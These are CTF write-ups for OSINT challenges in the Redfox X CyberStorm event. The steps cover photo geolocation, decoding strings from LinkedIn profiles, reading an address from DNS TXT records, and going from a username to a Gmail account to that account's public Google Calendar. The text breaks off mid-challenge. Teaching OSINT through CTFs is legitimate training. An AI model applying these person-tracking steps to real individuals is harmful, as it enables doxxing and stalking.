


CTF WRITEUPS

Redfox X CyberStorm

Contents

OSINT

NAAMI CHYAAAAN


Description: Sanji has been kidnapped! The only Straw hat whom he can contact is Nami-chan, the expert Navigator! Give her Sanji's exact coordinates so she can bring God Usopp to help!

Note: Negative coordinates have to be entered with the negative sign

FLAG FORMAT: REDFOX{XX.xxxxxxx_YY.yyyyyyy}

After doing reverse search on google for the writing on the bus, it was found to be a company based in Belen De Escobar, Argentina. Searching for **Panaderia La Internacional** and **Belen de Escobar** results in the restaurant being found on google maps.

However, the image on google street view for the cross roads is a bit different than what was attached. To find the exact coordinates, the “see more dates” feature of Google Street View can be utilised to go back to July 2023 when the image was taken and the coordinates can be taken from the url once an image that lines up with the original is found.



Flag: REDFOX{-34.3459746_-58.7953325}

Zoro's Detour

Description: This is the last social media update from Zoro. He was supposed to get us Croquembouche from the Cake Island... His last transponder chat with Usopp said something about some street near the hotel he was crashing at.... He got lost again :/


Help me find him, we need him to break a few mountains here!

After extracting the exifdata from the image, he following link/domain is obtained: **rentry.co**


When the domain is visited, it is found that it's a Pastebin alternative and one of its features is custom url endpoints. After creating a random paste on rentry, it's found that the resulting paste is accessed as rentry.co/<custom-url-endpoint>

Moreover, after reverse searching the image, it was found that the image is of the **Ammassalik Museum** in **Greenland.**

On google maps, the only hotels near the museum are **The Red House** and **Hotel Angmagssalik.** And the streets around them are either **Suulup Aqqulaa** or **Napparngummut.**



After collecting these keywords, all iterations of them were used to find an endpoint on rentry.co and **rentry.co/napparngummut** was found to have the flag.



Flag: REDFOX{TH3R3_y0U_4r3_Z0rO!}

The Hidden Secrets

Description: Every member of the Redfox Security team seems to be hiding something from you. Their professional networking profiles look normal, but there's more than meets the eye.

As mentioned in the challenge description, employees of Redfox Security is hiding something. The hint states:


"Their professional networking profiles look normal, but there's more than meets the eye."

Since LinkedIn is the most popular professional networking site, the challenge revolves around investigating Redfox Security employees profiles.


Upon reviewing their profiles, the "About" section contains encoded strings. However, only four employees have meaningful encoded data, while others display irrelevant One-Piece anime images.

The four employees and their encoded strings are:


Atharva Nanche - aHR0cHM6Ly9iaXQubHkvM0VYUWJRdQ== (Base64)




Joseph Simon - A9DIWENPEJ/5%JC.UE4WDO/5W7DE8B/ZA (Base45)



Hitesh Shirsath - aHR0cHM6Ly9iaXQubHkvM0RiZzFRcg (Base64)



Mahesh Tiwari - BQS?8F#ks-@VKp:Cj@Zi793&m6uW (Base85)



Decoding these strings using their respective encoding methods reveals four Bitly links. Each Bitly link redirects to a Google Drive file containing a part of a QR code.

However, scanning the reassembled QR code does not directly reveal the flag it only redirects to an image.

To find the flag, carefully examine the Google Drive URL. The “view?=” parameter contains the flag. Extracting and combining the values from all the Google Drive links will reveal the complete flag.

https://drive.google.com/file/d/1leLAIX06zN8P06eXQ38PgaOrhzr_X3It/view?=S3cret

https://drive.google.com/file/d/1geJFIyqg1vKVFC9wksAEFgiXGaaK991U/view?=Sh4red

https://drive.google.com/file/d/14mKsrZkbIkpirsIpyckmYhbSG157XziB/view?=Thr0ugh

https://drive.google.com/file/d/1awTsYdbXVfeCrvuPEFaBkAlOiRLkuPCt/view?=L1nks


Flag: REDFOX{S3cretSh4redThr0ughL1nks}

The Oversharing Employee


Description: Redfox Security has an employee who just can't stop sharing! From professional networking sites to social media, he's been posting way too much personal information. Rumor has it, he even leaked his own address online!

This challenge, as hinted in the description, involves investigating the professional networking profiles of Redfox Security employees.

By searching on LinkedIn, you will find the profile of **Anil Rajbhar**. Upon carefully examining his profile, you'll notice that he has mentioned his personal website:



Next, performing nslookup on this domain reveals multiple DNS records. If you carefully inspect the TXT record, you will find that it contains his address.




The idea behind this challenge is that when registering a domain, users are often required to provide contact details. If nslookup or WHOIS lookup is performed and the records are not properly configured, sensitive information such as an address might be leaked. This challenge demonstrates the importance of properly securing DNS records to prevent unintended data exposure.

Flag: REDFOX{A/206_Ahuja_Towers}


Crawl Like Black Maria

Description: A young prodigy had presented a talk at DEFCON, a small segment talked about hunting leaked certificates. Some guy on an online forum allegedly presented the idea as his own. Can you crawl the web like Black Maria and find who this person is.


Heading to google, and searching for a few keywords from the question on the forums tab gives the first link to a website name unknowncheats.me




Here the user Robater(Bill Demirkapi) puts forward the idea that the Original Poster took some of his ideas and presented as his own.



The Original poster can be found on the previous page of the post



The flag can be found on the OP's visitor's messages



Flag: REDFOX{Wait_S0_Wh0_!s_Ac7ually_R1GHt?}

Treasure's the friends we made along the way

Description: Chopper has been using AI to become a better medic, Dr Hiriluk's notes also mention dreams about such advancements, but Dr Kureha disapproves. Luffy on the other hand has no clue what AI is....

This challenge also includes an image file. If you perform a quick reverse image search on the given manga panel, you'll find that it was released on **September 25, 2000**.

By analyzing its metadata using exiftool, you will find a long string embedded in the metadata.

Additionally, the description field contains a hint:

"Chopper is a better AI medic."

This suggests the use of AI in some way.

The extracted string from the metadata is:

67cab750-c100-8006-a534-11ae1cc95b81

A key observation is that when a ChatGPT conversation is shared publicly, the URL contains a random string. Based on this logic, the extracted string can be appended to the ChatGPT share URL format:


https://chatgpt.com/share/67cab750-c100-8006-a534-11ae1cc95b81

After accessing the shared ChatGPT conversation, carefully examining the chat history reveals a crucial clue. The second-last prompt contains the following message:

"Yes Mr. GPT, you stay safe too. If you find any new ways to treat such wounds, can you send them to tonyychopper5?"

Here, the key detail is the username being shared:

tonyychopper5




After obtaining the username **tonyychopper5**, the next step is to perform OSINT on it. A thorough search reveals that this username is associated with a Gmail account.


Since we now know the Gmail ID, we can attempt to access any public Google Calendar events. Google allows users to subscribe to other public calendars, which can be leveraged in this challenge.

Steps to access the target's calendar:

1. Go to Google Calendar.
2. Look for the "Other Calendars" section.
3. Click the "+" (plus) icon and select "Subscribe to Calendar."




4. Enter the Gmail ID associated with tonyychopper5.



5. If the calendar is publicly accessible, it will be added to your list.

Upon checking the calendar, an event named "flag.txt" appears but it's a decoy.

